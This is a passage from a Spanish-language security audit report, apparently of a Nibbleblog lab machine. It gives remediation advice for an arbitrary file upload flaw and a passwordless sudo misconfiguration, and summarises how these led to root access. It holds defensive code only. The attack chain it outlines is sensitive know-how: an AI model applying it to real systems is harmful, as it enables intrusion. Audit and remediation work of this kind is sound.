$layout['title'] .= ' :: '.$ctrlv['plugin']->get_name();

?>
```

Imagen 14: Prueba de la escalada de privilegios

Como se puede observar en el código resaltado, no se realiza ninguna comprobación del tipo de fichero que se está subiendo al servidor. Esto genera la vulnerabilidad anteriormente explicada. Por lo tanto, se deberá desarrollar algún tipo de código en la que se compruebe el tipo de fichero subido por el usuario.

A continuación se ofrecen algunos consejos para poder solucionar esta vulnerabilidad:

- Implementar **whitelists**, que consisten en listas de diferentes entidades que son aceptadas por las aplicaciones, en este caso, estamos hablando de las extensiones de ficheros que se permiten en la aplicación. Aquí se dispone de algún ejemplo:

```
<?php
  .
  .
  $extension = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
  if($extension=="jpg" || $extension=="jpeg" || $extension=="gif")
  {
    $destination = PATH_PLUGINS_DB.$plugin->get_dir_name();
    .
    .
    .
  }
  else
  {
    Lo que se quiera hacer si no se introduce correctamente el fichero
  }
?>

```

Código 5: Uso de whitelists

- Situar los ficheros subidos en rutas que no tengan nombres predecibles, como por ejemplo **"/var/www/html/nibbleblog/content/privacy/plugin/my_image/"**. Si no crear directorios con nombres prácticamente aleatorios para que herramientas como **fuzzers** no descubran el directorio.

- Otra opción, es guardar los ficheros subidos con sus respectivos hashes, para que así le sea al atacante más complicado apuntar a ellos. Por ejemplo, si se sube el fichero "imagen.png" no guardarlo como "imagen.png", si no calcular el hash del fichero y guardarlo como "hash_del_fichero".png. A continuación, se muestra como se puede hacer mediante el hash **SHA1**:

```
<?php
  $hash = hash_file('sha1',"/ruta/fichero");
  $file = $hash.".jpg";
?>

```

Código 6: Como hashear un fichero

## 6.4. Escalada de privilegios

El principal fallo está en que se le está asignando los permisos de sudo a un fichero que no existe y además, se puede realizar sin proporcionar la contraseña. Al realizar esta mala práctica, se está ante un gran peligro, como se pudó comprobar con anterioridad.

Para solucionar este fallo de seguridad se propone:

- Realizar una buena configuración del fichero sudoers, de modo que siempre el usuario deba de proporcionar la contraseña:

```
nibbler ALL=(ALL) /home/nibbler/personal/stuff/monitor.sh

```

Código 7: Configuración Sudoers

- Crear y configurar correctamente el fichero al que se le estan proporcionando estos permisos. Como por ejemplo, se le puede otorgar de permisos de imnutabilidad, cambiar propietario y grupo a root y asignarle permisos 551.

## 7. Conclusión

La auditoría exhaustiva llevada a cabo en el puerto 80 (HTTP) reveló una serie de vulnerabilidades significativas, desde una débil contraseña de administrador hasta la presencia de un arbitrary file upload y, por lo tanto acceso al servidor. La exploración meticulosa del servidor identificó fallos críticos en la configuración, permitiendo un escalado de privilegios hasta alcanzar el nivel de root. Para abordar estas debilidades y salvaguardar la integridad del sistema, se recomienda implementar medidas de seguridad robustas como las anteriormente comentadas en el punto 6 del informe.